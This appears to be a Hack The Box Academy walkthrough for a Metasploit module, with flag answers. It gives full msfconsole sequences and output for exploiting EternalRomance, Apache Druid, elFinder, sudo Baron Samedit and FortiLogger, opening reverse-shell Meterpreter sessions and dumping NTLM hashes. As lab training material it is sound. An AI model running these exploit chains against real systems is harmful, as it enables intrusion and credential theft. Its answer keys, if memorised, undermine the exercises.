
HACKTHEBOX



Tier 0 Easy Offensive

The Metasploit Framework is an open-source set of tools used for network enumeration, attacks, testing security vulnerabilities, evading detection, performing privilege escalation attacks, and performing post-exploitation.

By Saezel

Last Updated: 06 November 2024

Modules


Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

Answer: HTB{MSF-W1nD0w5-3xPL01t4t10n}

Execute msfconsole, and fill in the required arguments.


```
└─$msfconsole
└ msf > search EternalRomance
└ msf > use exploit/windows/smb/ms17_010_psexec
└ msf > show options
└ msf > set RHOSTS <target-ip>
└ msf > set LHOST <attacker-ip>
└ msf > run
```

Meterpreter session established, with SYSTEM privileges.



```
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_psexec) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] 10.129.81.2:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.81.2:445 - Built a write-what-where primitive...
[+] 10.129.81.2:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.81.2:445 - Selecting PowerShell target
[*] 10.129.81.2:445 - Executing the payload...
[+] 10.129.81.2:445 - Service start timed out, OK if running a command or non-service
[*] Sending stage (175686 bytes) to 10.129.81.2
[*] Meterpreter session 4 opened (10.10.14.137:4444 -> 10.129.81.2:49674) at 2024-11-

(Meterpreter 4)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
└ meterpreter > cat C:\\Users\\Administrator\\Desktop\\flag.txt
```




```
(Meterpreter 2)(C:\Windows\system32) > cat C:\\Users\\Administrator\\Desktop\\flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}(Meterpreter 2)(C:\Windows\system32) >
```

Payloads

Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.


Answer: HTB{MSF_Expl01t4t10n}

```
└─$msfconsole
└ msf > search Apache Druid
└ msf > use exploit/linux/http/apache_druid_js_rce
└ msf > show options
└ msf > set RHOSTS <target-ip>
└ msf > set LHOST <attacker-ip>
└ msf > run
```



```
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://10.10.14.137:8080/ohqKdmT
[*] Client 10.129.213.192 (curl/7.68.0) requested /ohqKdmT
[*] Sending payload to 10.129.213.192 (curl/7.68.0)
[*] Sending stage (3045380 bytes) to 10.129.213.192
[*] Meterpreter session 5 opened (10.10.14.137:4444 -> 10.129.213.192:45918) at 2024-
[*] Command Stager progress - 100.00% done (112/112 bytes)
[*] Server stopped.

(Meterpreter 5)(/root/druid) >
```

```
└ meterpreter > search -f flag.txt
```



```
(Meterpreter 5)(/root/druid) > search -f flag.txt
Found 1 result...
=================

Path            Size (bytes)  Modified (UTC)
----            ------------  --------------
/root/flag.txt  22            2022-05-16 05:01:15 -0500
```

```
└ meterpreter > cat /root/flag.txt
```


```
(Meterpreter 5)(/root/druid) > cat /root/flag.txt
HTB{MSF_Expl01t4t10n}
```

Sessions

The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

Answer: elfinder

Open the target in Firefox, and view source.




```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
        <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
        <title>elFinder 2.1.x source version with PHP connector</title>

        <!-- Require JS (REQUIRED) -->
        <!-- Rename "main.default.js" to "main.js" and edit it if you need configure elFInder 2.1.53 options or any things
        <script data-main="./main.default.js" src="//cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/require.min.js"></scr
        <script>
            define('elFinderConfig', {
                // elFinder options (REQUIRED)
                // Documentation for client options:
                // https://github.com/Studio-42/elFinder/wiki/Client-configuration-options
```


Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Answer: www-data

```
└─$msfconsole
└ msf > search elfinder
└ msf > use exploit/linux/http/elfinder_archive_cmd_injection
└ msf > show options
└ msf > set RHOSTS <target-ip>
└ msf > set LHOST <attacker-ip>
└ msf > run
```



```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file iFCfq.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive cnTlm.zip
[+] Archive was successfully created!
[*] Using URL: http://10.10.14.137:8080/FCNPveegiMzfg8
[*] Client 10.129.246.64 (Wget/1.20.3 (linux-gnu)) requested /FCNPveegiMzfg8
[*] Sending payload to 10.129.246.64 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress -  53.45% done (62/116 bytes)
[*] Command Stager progress -  72.41% done (84/116 bytes)
[*] Sending stage (1017704 bytes) to 10.129.246.64
[+] Deleted iFCfq.txt
[+] Deleted cnTlm.zip
[*] Meterpreter session 6 opened (10.10.14.137:4444 -> 10.129.246.64:46016) at 2024-11-06 02:16:13 -0600
[*] Command Stager progress -  83.62% done (97/116 bytes)
[*] Command Stager progress - 100.00% done (116/116 bytes)
[*] Server stopped.

(Meterpreter 6)(/var/www/html/files) >
```



```
(Meterpreter 6)(/var/www/html/files) > getuid
Server username: www-data
```

The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

Answer: HTB{5e55ion5_4r3_sw33t}


Put this session in the background

```
└ meterpreter > background
```

```
└ msf > search sudo
└ msf > use exploit/linux/local/sudo_baron_samedit
└ msf > show options
```


```
└ msf > sessions
```

```
└ msf > set SESSION <session-id>
└ msf > set LHOST <attacker-ip>
└ msf > run
```




```
[msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: x86
[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/UJoZ6.py' (763 bytes) ...
[*] Writing '/tmp/libnss_/dBCqxE .so.2' (548 bytes) ...
[*] Sending stage (3045380 bytes) to 10.129.246.64
[+] Deleted /tmp/UJoZ6.py
[+] Deleted /tmp/libnss_/dBCqxE .so.2
[+] Deleted /tmp/libnss_
[*] Meterpreter session 7 opened (10.10.14.137:4444 -> 10.129.246.64:46086) at 2024-11-06 02:2

(Meterpreter 7)(/tmp) >
```

```
└ meterpreter > search -f flag.txt
```



```
Found 1 result...
=================

Path           Size (bytes)  Modified (UTC)
----           ------------  --------------
/root/flag.txt 24            2022-05-16 10:18:40 -0500
```

```
└ meterpreter > cat /root/flag.txt
```



```
(Meterpreter 7)(/tmp) > cat /root/flag.txt
HTB{5e55ion5_4r3_sw33t}
```

Meterpreter

Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?


Answer: NT AUTHORITY\SYSTEM

```
└─$ nmap -T4 -A <target-ip>
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 02:27 CST
Nmap scan report for 10.129.35.32
Host is up (0.25s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-51BJ97BCIPV
|   NetBIOS_Domain_Name: WIN-51BJ97BCIPV
|   NetBIOS_Computer_Name: WIN-51BJ97BCIPV
|   DNS_Domain_Name: WIN-51BJ97BCIPV
|   DNS_Computer_Name: WIN-51BJ97BCIPV
|   Product_Version: 10.0.17763
|_  System_Time: 2024-11-06T08:28:07+00:00
|_ssl-date: 2024-11-06T08:28:16+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=WIN-51BJ97BCIPV
| Not valid before: 2024-11-05T08:25:50
|_Not valid after:  2025-05-07T08:25:50
5000/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: FortiLogger | Log and Report System
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint: ....
```

There is a HTTP service at port 5000. Go to firefox and visit it.

```
5000/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)


http://<target-ip>:5000
```




The website is using FortiLogger. Use Metasploit to check for exploits.

```
└─$ msfconsole
└ msf > search FortiLogger
└ msf > show options
└ msf > set RHOSTS <target-ip>
└ msf > set LHOST <attacker-ip>
└ msf > run
```

Meterpreter session established

```
└ meterpreter > getuid
```




```
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.35.32
[*] Meterpreter session 8 opened (10.10.14.137:4444 -> 10.129.35.32:49687) at 2024-11-06 02:37:53 -0600

(Meterpreter 8)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

Answer: cf3a5525ee9414229e66279623ed5c58

```
└─ meterpreter > hashdump
```



```
(Meterpreter 8)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c3c99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070:::
```